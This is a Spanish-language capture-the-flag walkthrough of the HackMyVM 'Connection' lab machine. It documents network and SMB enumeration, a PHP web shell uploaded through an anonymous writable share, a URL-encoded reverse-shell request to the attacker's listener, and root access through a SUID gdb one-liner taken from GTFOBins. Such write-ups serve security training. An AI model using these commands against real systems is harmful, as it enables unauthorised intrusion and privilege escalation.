

HackmyVM - Connection	
OS:	Linux
Nivel:	Fácil
Release:	25/09/2020
Técnicas utilizadas	
Enumeración SMB	
Malicious File Upload via SMB	
Escalada de privilegios a través de gdb	

La máquina Connection de la plataforma hackmyvm es una máquina fácil en la que se estudian técnicas como la escalada de privilegios a través de gdb entre otros.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador/Descargas]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:66:41:38, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:3f:75:b5    PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.107 seconds (121.50 hosts/sec). 1 responded

(root@kali)-[/home/administrador/Descargas]
#
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_connection` para descubrir los puertos abiertos y sus versiones:

- **(-p-):** realiza un escaneo de todos los puertos abiertos.
- **(-sS):** utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.

- ```
[root@kali] ~ /home/administrator/Descargas
cat nmap/scanner_nmap

Nmap 7.94SVN scan initiated Sat Aug 17 13:33:28 2024 as: nmap -p- -sS -sV -sC --min-rate 5000 -vvv -Pn -oN nmap/scanner_nmap 192.168.1.12
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1.1 d\d\d\d (?![^\r\n]*\r\n(?:?!\\r\n))*.*\r\nServer: Virata-B
LaserJet ([\w_ -]*)$'; '
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00014s latency).
Scanned at 2024-08-17 13:33:29 CEST for 13s
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 b7:e6:b1:b5:f0:b6:a1:ea:40:04:29:44:f4:df:22:a1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCNH+rTxFF/C8dZWGaG-SIL5zJf1Rq8y3vLHZ2P7gTdRQBd7XlWK5W050XVBVqVLvLZHtOiuUjLSlcs51cho5B89KcZrZME5phRmiYU
3JvzqCSBGyrGrsb4VguV/MzPrx28mMwI2iivsg+d17136oaap9SXtoGELkBFegCOKRCocck2gfql0ztscd26jwmBygmPkpaAH87zMjd15iEX7p9Tpr4ddIp9DTpjssSB3Cu2obor9IAVVvy5
| 256 f6:16:94:df:93:89:c7:56:85:84:22:9e:a0:be:7c:95 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHdyNTAAAAIbmldzHayNTYAABBBNHVs0JAs/3SoouWRkn+P6KrJxC1zzMyr-q3h+RX+UW0SNQvd3NORKjL0grn+LoumhE1cmGnc
| 256 45:2e:f8:87:04:eb:d1:8b:92:6f:6a:ea:5a:2a:1:c (ED25519)
| ssh-ed25519 AAAC3NzaC1ldDI1NTE5AAAAIM9EVXAcAxAjMQLNl3ttKL8QEWy+X+0r/MRS0yt/bd2t
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:3F:75:B5 (Oracle VirtualBox virtual NIC)
Service Info: Host: CONNECTION; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Al acceder a la página web alojada en el servidor, inicialmente solo se mostró la página por defecto de Apache2.

Para llevar a cabo una enumeración exhaustiva de directorios y archivos ocultos, empleé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
(root@kali)~/home/administrador
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.12/ -x php,html,txt -b 403,404 --random-agent
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; Media Center PC 6.0; InfoPath.2; MS-RTC LM 8)
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10701]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

### Análisis del puerto 445 (SMB)

El escaneo de puertos abiertos realizado con Nmap reveló que el puerto 445 (SMB) estaba abierto. Aprovechando esta información, utilicé CrackMapExec para enumerar las carpetas compartidas disponibles en el servidor.

```
(root@kali)~/home/administrador
crackmapexec smb 192.168.1.12 -u '' -p '' --shares
SMB 192.168.1.12 445 CONNECTION [*] Windows 6.1 (name:CONNECTION) (domain:) (signing:False) (SMBv1:True)
SMB 192.168.1.12 445 CONNECTION [+] \:
SMB 192.168.1.12 445 CONNECTION [+] Enumerated shares
SMB 192.168.1.12 445 CONNECTION Share Permissions Remark
SMB 192.168.1.12 445 CONNECTION -----
SMB 192.168.1.12 445 CONNECTION share READ
SMB 192.168.1.12 445 CONNECTION print$ Printer Drivers
SMB 192.168.1.12 445 CONNECTION IPC$ IPC Service (Private Share for uploading files)
```

Un usuario que inicie sesión de forma anónima en la máquina remota podría acceder a la carpeta share. Por tanto, utilicé smbclient para explorar esta carpeta y buscar posibles vectores de acceso a la máquina objetivo. Durante esta exploración, descubrí un directorio html dentro de la carpeta share, que se corresponde con la página web previamente identificada. Sabiendo esto, desarrollé y subí un archivo PHP malicioso a dicho directorio.


```
(root@kali)~/home/administrador
smbclient \\\192.168.1.12\share -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Wed Sep 23 03:48:39 2020
.. D 0 Wed Sep 23 03:48:39 2020
html D 0 Wed Sep 23 04:20:00 2020

7158264 blocks of size 1024. 5460016 blocks available
smb: \> cd html\
smb: \html\> ls
. D 0 Wed Sep 23 04:20:00 2020
.. D 0 Wed Sep 23 03:48:39 2020
index.html N 10701 Wed Sep 23 03:48:45 2020

7158264 blocks of size 1024. 5460016 blocks available
smb: \html\> put command.php
putting file command.php as \html\command.php (14,2 kb/s) (average 14,2 kb/s)
smb: \html\> ls
. D 0 Fri May 3 17:20:59 2024
.. D 0 Wed Sep 23 03:48:39 2020
index.html N 10701 Wed Sep 23 03:48:45 2020
command.php A 29 Fri May 3 17:20:59 2024

7158264 blocks of size 1024. 5460000 blocks available
smb: \html\>
```


Para verificar que el archivo se había subido correctamente, ejecuté un comando específico en la máquina objetivo.



```
view-source:http://192.168.1.12/command.php?cmd=cat /etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 avahi-autoipd:x:105:112:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
25 connection:x:1000:1000:connection,,:/home/connection:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
27 sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
28
```

Confirmada la capacidad de ejecutar comandos, procedí a establecer una conexión inversa con el fin de obtener acceso a la máquina víctima.



```
192.168.1.12/command.php?cmd=%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%

root@kali: /home/administrador
nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 41246
bash: cannot set terminal process group (458): Inappropriate ioctl for device
bash: no job control in this shell
www-data@connection:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@connection:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@connection:/var/www/html$ ^Z
zsh: suspended nc -nlvp 444

(root@kali)~/home/administrador
stty raw -echo; fg
[1] + continued nc -nlvp 444
reset xterm
```




## Escalada de privilegios

Con el acceso inicial asegurado, el siguiente paso fue escalar privilegios en la máquina víctima. Para ello, realicé una búsqueda exhaustiva de binarios con el bit SUID activado, ya que estos permiten su ejecución con los privilegios del propietario del ejecutable.

```
www-data@connection:/var/www/html$ sudo -l
bash: sudo: command not found
www-data@connection:/var/www/html$ wget http://192.168.1.100:8000/LinEnum.sh
bash: wget: command not found
www-data@connection:/var/www/html$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-- 1 root messagebus 51184 Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-sr-x 1 root root 8008480 Oct 14 2019 /usr/bin/gdb
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
www-data@connection:/var/www/html$
```

Más tarde, identifiqué que el binario gdb podría ser utilizado para escalar privilegios. Para confirmar y obtener la metodología adecuada, consulté la página web GTFOBins, una base de datos de técnicas de escalada de privilegios y ejecución de comandos.



The screenshot shows a web browser displaying the GTFOBins website. The address bar shows <https://gtfobins.github.io/gtfobins/gdb/>. The page title is "SUID". The content explains that if a binary has the SUID bit set, it does not drop elevated privileges and may be abused to access the file system, escalate, or maintain privileged access as a SUID backdoor. It provides instructions on how to use the SUID bit to run a shell. A code block shows the command to install a local SUID copy of the binary and run it to maintain elevated privileges. The code block is highlighted in pink.

```
sudo install -m =xs $(which gdb) .
./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

Siguiendo las instrucciones proporcionadas por GTFOBins, ejecuté el comando específico que me permitió acceder al sistema como usuario root.

```
www-data@connection:/var/www/html$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
cat /root/proof.txt
#
```